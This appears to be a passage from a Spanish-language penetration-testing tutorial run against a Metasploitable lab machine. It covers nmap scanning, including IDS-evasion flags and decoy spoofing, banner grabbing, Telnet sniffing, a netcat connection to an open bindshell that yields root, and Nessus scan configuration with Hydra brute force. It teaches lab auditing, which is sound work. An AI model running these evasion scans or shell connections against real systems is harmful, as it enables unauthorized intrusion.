Lo que podemos leer en esta captura es que se ha intentado hacer conexión mediante TCP SYN y nos la ha rechazado con un RST (reset), lo que significa que ese puerto no está abierto.

Si por ejemplo cogemos uno que si ha establecido conexión como el 445 podemos ver lo siguiente.

No.	Time	Source	Destination	Protocol	Length	Info
29	0.168212758	192.168.56.105	192.168.56.102	TCP	58	51391 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
37	0.169043314	192.168.56.102	192.168.56.105	TCP	60	445 → 51391 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
44	0.169094932	192.168.56.105	192.168.56.102	TCP	54	51391 → 445 [RST] Seq=1 Win=0 Len=0

Aquí ha intentado establecer conexión, la ha establecido y después ha cerrado la conexión. Este puerto estaría abierto.

Este método es un poco agresivo porque intenta establecer conexión con el puerto como unas 10 veces, si queremos que solo lo intente una vez es tan sencillo como poner el comando -max-retries=1

```
sudo nmap -sS -Pn -n -max-retries=1 192.168.56.102
```

Ahora, se puede dar el caso de que la máquina que estoy analizando tenga **seguridad por oscuridad**, para comprobarlo ponemos el parámetro -p-

```
sudo nmap -sS -Pn -n -p- -max-retries=1 192.168.56.102
```

En la primera captura podemos ver que en teoría hay 23 puertos los que hay abiertos y en la segunda hemos encontrado más de 23 puertos, puedes comprobarlo comparando las listas.

Estos podrían estar trabajando de forma oculta porque tienen fallos de configuración, son servicios críticos...

Ahora, como ya hemos hecho el análisis de puertos, también vamos a hacer el de servicios añadiendo -sV y también un análisis del tipo de S.O que está funcionando con el parámetro -O.

```
sudo nmap -sS -sV -O -Pn -p- -max-retries=1 192.168.56.102
```

Este procedimiento va a tardar un poco más ya que **nmap** está haciendo una batería muy básica de peticiones para determinar que servicio está funcionando.

```

root@jotta:/home/jotta# sudo nmap -sS -sV -O -Pn -n -max-entries=1 192.168.56.102
Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-12 10:10 CEST
Nmap scan report for 192.168.56.102
Host is up (0.00044s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:DD:DA:09 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 15.10 seconds
root@jotta:/home/jotta#

```

Como puedes ver, nos dice el servicio, la versión y el sistema operativo.

Algunos servicios como el ftp que está en el puerto 21 funciona en la capa de redes, pero otro como el 80(http) funciona en la de aplicación.

Es sencillo ver que tipo de función está corriendo en un puerto determinado, para eso usamos la herramienta netcat

```
sudo nc 192.168.56.102 21
```

```

jotta@jotta:~$ sudo nc 192.168.56.102 21
220 (vsFTPd 2.3.4)


```

Si te fijas, en el momento en el que me he conectado ya me dice la versión con la que está trabajando.

Este comando para servicios que trabajan en la capa de aplicación ya no funciona. Para estos casos utilizo curl, un navegador por consola, acompañado del parámetro I.

El parámetro -I hace una petición head, esta petición lo que hace es preguntarle a la aplicación que servicio está corriendo.

```
sudo curl -I 192.168.56.102 80
```



A terminal window titled "jotta@jotta: ~" showing the output of a curl command. The command is "root@jotta:/home/jotta# sudo curl -I 192.168.56.102 80". The output shows an HTTP response header:

```
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2020 08:26:58 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Type: text/html
```

Aquí no solo me está diciendo que servicio está corriendo y su versión sino también el sistema operativo.

Ahora, vamos a añadir más parámetros a nuestro comando de **nmap** pero, **parámetros de evasión**.

Vamos a decirle que vamos a **fraccionarlo** en fragmentos de 8 bits con el parámetro **-f** --**mtu=8**, le vamos a poner un **Timer** de 3 con **-T3**, vamos a **suplantar la IP** de la puerta de enlace con **-D 192.168.56.1** y vamos a decir que el origen de las conexiones van a ser **por el puerto** 22 con **--source-port=22**.

```
sudo nmap -sS -sV -O -Pn -max-entries=1 -f --mtu=8 -T3 -D 192.168.56.1 --source-port=22
192.168.56.102
```

Como puedes ver ya ha crecido un poco más el comando.

Y como resultado vemos que ha estado suplantando la IP que hemos puesto. Son los mismos resultados con la diferencia de que hemos intentado evadir la seguridad para que no nos pillaran.

Un punto que no he comentado antes son los scripts de **nmap**. Estos scripts no pueden evadir medidas IDS/IPS sino que están pensados para agilizar el proceso de una auditoría tras haber descubierto dichos puertos abiertos y sus respectivos servicios funcionando.

Algunos de estos scripts son:

- **auth.** Se utiliza para identificar los métodos de autenticación en el objetivo.
 - **default.** Ejecuta los scripts por defecto.
 - **discovery.** Se utiliza para describir objetivos.
 - **intrusive.** Ejecuta scripts agresivos que pueden afectar al objetivo (no lo recomiendo).
 - **safe.** Ejecuta scripts “seguros” que no son muy agresivos.
 - **vuln.** Realiza un análisis de vulnerabilidades contra exploits conocidos.

Antes de ejecutar el comando quiero que veas una cosa, por eso como hemos hecho en puntos anteriores vamos a ejecutar Wireshark. Una vez que ya está corriendo vamos a ejecutar el siguiente comando, esto suele tardar unos 10 min.

Acuérdate de sustituir la IP que yo tengo puesta por la de tu víctima.

```
sudo nmap -sS -sV -p 0-65535 -T4 -O -v -n -Pn --script auth,discovery,exploit,vuln  
192.168.56.102
```

Como puedes ver, nos ha salido este puerto.


```
jotta@jotta:~ - □ ×
Archivo  Acciones  Editar  Vista  Ayuda
IP: fe80::1db:65cf:30b8:10ca  MAC: 0a:00:27:00:00:0a  IFACE: eth0
IP: fe80::a00:27ff:fedd:da09  MAC: 08:00:27:dd:da:09  IFACE: eth0
|_ Use --script-args=newtargets to add the results as targets
Initiating ARP Ping Scan at 10:07
Scanning 192.168.56.102 [1 port]
Completed ARP Ping Scan at 10:07, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:07
Scanning 192.168.56.102 [65536 ports]
Discovered open port 445/tcp on 192.168.56.102
Discovered open port 5900/tcp on 192.168.56.102
Discovered open port 25/tcp on 192.168.56.102
Discovered open port 111/tcp on 192.168.56.102
Discovered open port 22/tcp on 192.168.56.102
Discovered open port 53/tcp on 192.168.56.102
Discovered open port 139/tcp on 192.168.56.102
Discovered open port 21/tcp on 192.168.56.102
Discovered open port 3306/tcp on 192.168.56.102
Discovered open port 23/tcp on 192.168.56.102 |
Discovered open port 80/tcp on 192.168.56.102
Discovered open port 6697/tcp on 192.168.56.102
Discovered open port 5432/tcp on 192.168.56.102
Discovered open port 38582/tcp on 192.168.56.102
Discovered open port 42048/tcp on 192.168.56.102
Discovered open port 513/tcp on 192.168.56.102
Discovered open port 2049/tcp on 192.168.56.102
Discovered open port 8787/tcp on 192.168.56.102
Discovered open port 514/tcp on 192.168.56.102
```

Esta es la primera vulnerabilidad que aparece en el servicio. El puerto 23 hace referencia a Telnet. Con Telnet tu puedes ver el tráfico que está corriendo en esa máquina, ya sean credenciales, comandos, etc.


Para comprobarlo vamos a Wireshark y buscamos Telnet.

Yo he parado el sniffeo para que no siga buscando.

Buscamos Telnet en Wireshark → Vamos al último paquete → Clic derecho → Seguir → Flujo TCP



Y se nos abrirá una ventana, esperamos a que cargue y nos mostrará los resultados.



En este caso lo que se puede hacer es decirle al cliente que migre ese servicio a uno seguro.

Si seguimos analizando la lista se puede ver el puerto 25. El puerto 25 utiliza un servicio smtp, este servicio se encarga de realizar el proceso de envío de correos electrónicos.

En el puerto 53 llegamos a los servicios dns, estos servicios son interesantes ya que pueden contener subdominios que están utilizándose en la máquina.


En el puerto 80 llegamos al servicio de aplicación web, se puede ver que este canal no es seguro ya que utiliza el protocolo http. Esto permite que si tienen alguna página de login, el atacante pueda ver todas las credenciales solo con sniffar el tráfico.

En el puerto 111 está corriendo el servicio **rpcbind**, este servicio se encarga de informar que servicios de protocolo de comandos remotos están corriendo en la máquina.

En el puerto 139 y 445 está corriendo el servicio Samba.

En el puerto 1524 tenemos un bindshell, esto es muy peligroso ya que con poner un simple comando nos podemos conectar a la máquina.

```
sudo nc 192.168.56.102 1524
```



A screenshot of a terminal window titled "jotta@jotta: ~". The window has two tabs, both labeled "jotta@jotta: ~". The left tab shows the command "jotta@jotta:~\$ sudo nc 192.168.56.102 1524" and its output "root@metasploitable:/# whoami" followed by "root". The right tab shows the command "root@metasploitable:/#" and its output "root". The terminal has a dark theme with light-colored text.

Ya estaría dentro de la máquina Metasploitable con el usuario root.

Para saber más sobre los puertos te recomiendo echarle un ojo a esta web, no hace falta que los sepas todos, puedes tenerla como referencia

https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

Nessus

Nessus es un analizador de vulnerabilidades, a parte de listar los puertos abiertos que puede encontrar también tiene una base de datos de vulnerabilidades y una vez haya terminado el análisis listará las vulnerabilidades relacionadas con los servicios y/o sistema operativo.

Se suele utilizar en la máquina nativa en vez de la virtual ya que usa muchos recursos, pero aquí lo voy a hacer en la máquina virtual.

Link de descarga de Nessus:

<https://www.tenable.com/downloads/nessus?loginAttempted=true>

Si lo descargas desde Windows la instalación es muy sencilla, es solo siguiente, siguiente...

En cambio desde Linux es diferente.

1. Si nuestro Linux es de 64 bits descargamos **Nessus-8.12.0-debian6_amd64.deb**, de lo contrario el **_i386**.
2. Vamos a la ruta donde se ha descargado, en mi caso la carpeta **Descargas** así que pongo **cd Descargas**.
3. Para instalarlo hay que poner en la terminal, **sudo dpkg -i Nessus-8.12.0-debian6_amd64.deb**
 1. **-i** hace referencia a install.

Es muy importante que al hacer este comando el fichero se encuentre en la ruta en la que estamos ejecutando el comando, sino arrojará un error de que no se ha encontrado el directorio.

4. Para continuar con la instalación necesitamos inicializar el servicio que nos dice y después ir a la ruta que nos marca.

1. Para ejecutar el servicio ponemos `sudo /bin/systemctl start nessusd.service`

2. Después vamos a la ruta que nos indica desde el navegador

```
root@jotta:/home/jotta/Descargas# sudo dpkg -i Nessus-8.12.0-debian6_amd64.deb
Seleccionando el paquete nessus previamente no seleccionado.
(Leyendo la base de datos ... 276101 ficheros o directorios instalados actualmente.)
Preparando para desempaquetar Nessus-8.12.0-debian6_amd64.deb ...
Desempaquetando nessus (8.12.0) ...
Configurando nessus (8.12.0) ...
Unpacking Nessus Scanner Core Components ...

- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://jotta:8834/ to configure your scanner
```

5. Es posible que te aparezca en el navegador que el certificado no es de confianza. Para quitar eso hay que darle a avanzadas e ir al sitio web.
6. Nos salen varias opciones a elegir, hay que seleccionar la Essentials ya que es la gratuita, le damos siguiente y ya nos pide que nos registremos.
7. Nos mandarán un correo con el número de activación, vamos al correo, lo copiamos, volvemos a la página y lo pegamos.
8. Después nos pedirá que creemos un nombre de usuario y contraseña.
9. Por último nos toca esperar a que se descarguen todos los plugins
10. Nos pedirá iniciar sesión, ponemos nuestra cuenta y ya.

Para trabajar con **Nessus** podemos crear políticas o escaneos, yo suelo trabajar creando escaneos.

Le damos a **New Scan**



Elegimos **Advanced Scan**

Se nos muestra un formulario que tenemos que llenar.

- Le ponemos un nombre, yo le voy a poner “SYN Linux”.
- Descripción “Escaneo de servicios y vulnerabilidades en Linux”.
- La carpeta donde se va a almacenar la política, yo la voy a dejar por defecto
- Y en **Targets** podemos incluir un nombre de dominio, un rango de IPs o una dirección IP.

A screenshot of the 'Create New Scan' dialog box. The tabs at the top are 'Settings', 'Credentials', and 'Plugins' (selected). The left sidebar shows sections: BASIC (General, Schedule, Notifications), DISCOVERY, ASSESSMENT, REPORT, and ADVANCED (selected). In the main area:


- Name: SYN Linux
- Description: Escaneo de servicios y vulnerabilidades Linux
- Folder: My Scans
- Targets: 192.168.1.77

At the bottom are 'Save' and 'Cancel' buttons.

La guardamos y nos aparecerá una lista con nuestras políticas.

Para abrirla solo hay que pinchar sobre ella y darle a **configure**.

Nessus nos da la opción de programar los análisis, puede ser diaria, semanal, mensual o incluso anual.



Después en el apartado de notifications podemos hacer que si la programamos, pero no estamos delante del PC para ver el informe nos pueda mandar el informe por correo electrónico. Antes de esto hay que configurar el correo en el apartado de settings.


Ahora te voy a explicar cada uno de los apartados y como configurarlos para un análisis óptimo.

Discovery

Host Discovery

Aquí ya tenemos que llevar más ojo con las opciones que habilitamos ya que esto afecta directamente al tiempo de respuesta de Nessus.

Cuando hago una auditoría interna suelo utilizar el protocolo ARP por lo que en este caso no me haría falta la opción de hacer un Ping al host.




Nessus nos da la opción de localizar los dispositivos vulnerables ya que por ejemplo las impresoras de red muchas veces permiten pivotar de una red a otra.



En el caso de que la auditoría fuese de caja blanca nos podrían dar una lista de direcciones MAC para incluir con el Wake-on-LAN.

Le podríamos meter un fichero de texto con las direcciones MAC, una por cada línea y le indicamos que espere X minutos antes de comenzar el proceso de auditoría ya que va a arrancar las máquinas de forma remota.




Port Scanning

Este es el rango de escaneo de puertos, esto es muy interesante.

Yo no suelo marcar la primera opción ya que estamos diciendo que los puertos no escaneados se van a considerar como cerrados y eso no es así.

Otra modificación es cambiar el rango de puertos que va por defecto al completo. Para eso sustituimos Default por 0-65535



Dejamos por defecto la enumeración de los puertos locales.

Local Port Enumerators

- SSH (netstat)
- WMI (netstat)
- SNMP
- Only run network port scanners if local port enumeration failed
- Verify open TCP ports found by local port enumerators

Y el escaneo suelo hacerlo con un SYN. Activamos el **Override automatic firewall detection** ya que nuestro objetivo puede tener algún tipo de Firewall activado.

Network Port Scanners

- TCP
 - Override automatic firewall detection
 - Use soft detection
 - Use aggressive detection
 - Disable detection
- SYN
 - Override automatic firewall detection
 - Use soft detection
 - Use aggressive detection
 - Disable detection
- UDP

Due to the nature of the protocol, it is generally not possible for a port scanner to use netstat or SNMP port enumeration options instead if possible.

Service Discovery

En el descubrimiento de servicios lo único que vamos a cambiar es **Search for SSL/TLS on Known SSL/TLS ports** por **All ports**.

Es decir, en vez de buscar solo por los conocidos quiero que me busques por todos.

Search for SSL/TLS on

All ports

El apartado de **Identify certificates expiring within x days** es interesante ya que va a comprobar si el certificado que está usando dicho canal seguro le quedan X días para caducar.

Identify certificates expiring within x days 60

Con esto ya estaría. Además si tenemos salida, conexión a internet y queremos comprobar la validez del certificado podemos activar esta casilla.

Enable CRL checking (connects to the Internet)

Recuerda ir guardando de vez en cuando.

Assessment

General

Aquí lo que vamos a hacer es activar la casilla de **Override normal accuracy** y activar **Show potential false alarms** ya que vemos a ser nosotros los que valoremos si es un falso positivo o no.

Si la red de nuestro cliente va saturada y las máquinas van un poco justas de recursos no es recomendable hacer los test de forma simultanea. En el caso de que la red fuera bien y los equipos no fueran escasos en recursos entonces podríamos acelerar el proceso realizando varios test.

Esto se consigue activando la casilla de **Perform thorough test**

Accuracy

Override normal accuracy

Avoid potential false alarms

Show potential false alarms

Perform thorough tests (may disrupt your network or impact scan speed)

Si quisiéramos comprobar el motor del antivirus en el caso de que consiguiese algún tipo de conexión remota, en **Nessus** tendríamos que activar esta opción, yo suelo dar entre 5 y 7 días.



La última parte es más ingeniería social. Aquí vamos a comprobar si se puede hacer spoofing al servicio smtp.

Brute Force

Generalmente no se suele utilizar Nessus para hacer pruebas de fuerza bruta ya que eso se suele hacer de forma manual, más adelante lo explicaré en otro punto. Lo único que suelo hacer es **probar las credenciales de por defecto de Oracle** y desmarcar la casilla de **Only use credentials provided by the user**.

General Settings

Only use credentials provided by the user
Used to prevent account lockouts if your password policy is set to lock out accounts after several failed logins.

Oracle Database

Test default accounts (slow)

Hydra

Always enable Hydra (slow)
Nessus uses Hydra to attempt brute force attacks when either this setting or the "Perform thorough password cracking" option in the "Brute Force" tab of the target's configuration is selected.

Logins file [Add File](#)

Passwords file [Add File](#)

Number of parallel tasks

Timeout (in seconds)

Try empty passwords

Try login as password

Stop brute forcing after the first success

Add accounts found by other plugins to the login file

PostgreSQL database name

También quito lo de probar contraseñas vacías y login como contraseña, pero tu puedes dejarlo marcado. En el caso de que la red esté saliendo de un servicio proxy se puede establecer una página web.

HTTP proxy test website

If Hydra successfully brute forces an HTTP proxy, it will attempt to access the website provided here via the brute forced proxy.

Web Applications

Este apartado lo mostraré por encima ya que yo suelo crear una política orientada únicamente a las aplicaciones web.

Si se diera el caso de que hay que utilizar un navegador concreto podríamos falsificar dicho navegador.

The screenshot shows the 'Web Application Settings' section of the Nessus interface. It includes a toggle switch labeled 'Scan web applications' which is set to 'ON'. Below this is a 'General Settings' section with two options: 'Use a custom User-Agent' and a dropdown menu currently set to 'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5)'.

Para hacer ataques de diccionario en los que se va a descubrir la estructura de la aplicación web por defecto se suele utilizar la raíz, pero podemos modificarlo. Anteriormente descubrimos que tenía un phpmyadmin, podemos poner ese ahí y no empezar por la raíz.

También podemos poner páginas que queremos excluir, la cantidad de páginas que va a buscar en la aplicación web y lo que va a profundizar en los directorios, por defecto van 6 rutas. Por ejemplo:

Ruta principal → ruta 1 → → ruta 2 → → ruta 3 → → ruta 4 → → ruta 5 → → ruta 6.

Estos datos son muy grandes, si estamos analizando una web pequeña no hace falta tanto.

La casilla de **Follow dynamically generated pages** sirve para que Nessus haga una redirección dinámica. Esta casilla yo la suelo activar ya que no estoy seguro del comportamiento de la aplicación web y no se si trabaja con redirecciones automáticas.

The screenshot shows the 'Web Crawler' configuration section. It includes fields for 'Start crawling from' (set to '/phpmyadmin/'), 'Excluded pages (regex)' (set to '/server_privileges\.\.php|logout'), 'Maximum pages to crawl' (set to 1000), 'Maximum depth to crawl' (set to 6), and a checked checkbox for 'Follow dynamically generated pages'.

Y en el siguiente bloque ya empezamos con las pruebas para aplicaciones web. Esto ya tiene que ver con SQL Injection, XSS, etc. Si tiene muchos formularios esta opción va hacer que tarde muchísimo.

Application Test Settings

Enable generic web application tests

Ahora se nos habilitan unas casillas.

Si no queremos que aborte el análisis cuando falle el test en el login dejamos la primera desmarcada.

Abort web application tests if HTTP login fails

Si queremos probar todos los métodos dejamos la siguiente casilla marcada, yo te recomiendo que la marques ya que hay ciertos métodos que son vulnerables.

Try all HTTP methods

El siguiente hay que marcarlo en función de nuestro papel en la auditoría ya que puede provocar una denegación de servicio. Si no nos han pedido que hagamos una denegación de servicio entonces no marcamos esta casilla.

Attempt HTTP Parameter Pollution

Vamos a marcar la casilla de hacer test a servidores embebidos.

Test embedded web servers

Vamos a marcar **Test more than one parameter at time per form** para que nos pruebe más de un parámetro y que nos pruebe todas las combinaciones.

- Test more than one parameter at a time per form
- Test random pairs of parameters
- Test all pairs of parameters (slow)
- Test random combinations of three or more parameters (slower)
- Test all combinations of parameters (slowest)

Y por último marcamos que no se detenga el análisis una vez haya encontrado una vulnerabilidad.

- Do not stop after the first flaw is found per web page
- Stop after one flaw is found per web server (fastest)
- Stop after one flaw is found per parameter (slow)
- Look for all flaws (slowest)

También tenemos que ajustar el tiempo que va a tardar el proceso de análisis de vulnerabilidades en la aplicación web para cada uno de los procedimientos. Por ejemplo, según como está puesto ahora mismo dedicaría 5 minutos a XSS, 5 minutos a SQL Injection, etc. En la mayoría de casos yo doy unos 10 minutos.

Maximum run time (minutes)

10

This limit refers to the maximum amount of time spent attempting each individual generic web attack type (e.g., XSS, SQL injection).

En este caso como va a ser un análisis de vulnerabilidades genérico no voy a habilitar este escaneo ya que tardaría muchísimo. Para esto es mejor hacerle uno a parte así que lo voy a desactivar.

Windows

La primera casilla habilita para buscar toda la información posible con el servicio SAMBA y vamos a utilizar los métodos de enumeración que vienen por defecto.

General Settings

Request information about the SMB Domain

User Enumeration Methods

SAM Registry

ADSI Query

WMI Query

En **Enumerate Domain User** nos da un rango(1000-1200) esto significa los usuarios que va a tener este dominio, en este caso 200 ya que empieza en 1000 y termina en 1200.

Los ID's de usuario empiezan a partir del 1000, si queremos buscar ID's de servicios tendríamos que empezar a buscar a partir del 1.

RID Brute Forcing

Enumerate Domain Users

Start UID The beginning of a range of IDs where Nessus will attempt to enumerate domain users

End UID The end of a range of IDs where Nessus will attempt to enumerate domain users

Enumerate Local Users

Start UID The beginning of a range of IDs where Nessus will attempt to enumerate local users

End UID The end of a range of IDs where Nessus will attempt to enumerate local users

Mientras que la primera prueba va a intentar comprobar usuarios dentro de un dominio, la segunda va a comprobar usuarios locales de la máquina.

Malware

Esta pestaña nunca la he utilizado, se usa para buscar malwares dentro de la máquina que estamos analizando.

Report

Aquí ya estamos en temas del informe. Siempre recomiendo reportar toda la información posible.

Para ello marcamos la casilla de **Override normal verbosity** y seleccionamos **Report as much information as possible**.

Dejamos la casilla de **Show missing patches that have been superseded** para que nos diga los parches que tendríamos que instalar y desmarcamos **Hide results from plugins initiated as a dependency** ya que queremos que se muestre todo y así si se lía por algún lado lavarnos las manos.

Processing

Override normal verbosity

I have limited disk space. Report as little information as possible

Report as much information as possible

Show missing patches that have been superseded

Hide results from plugins initiated as a dependency

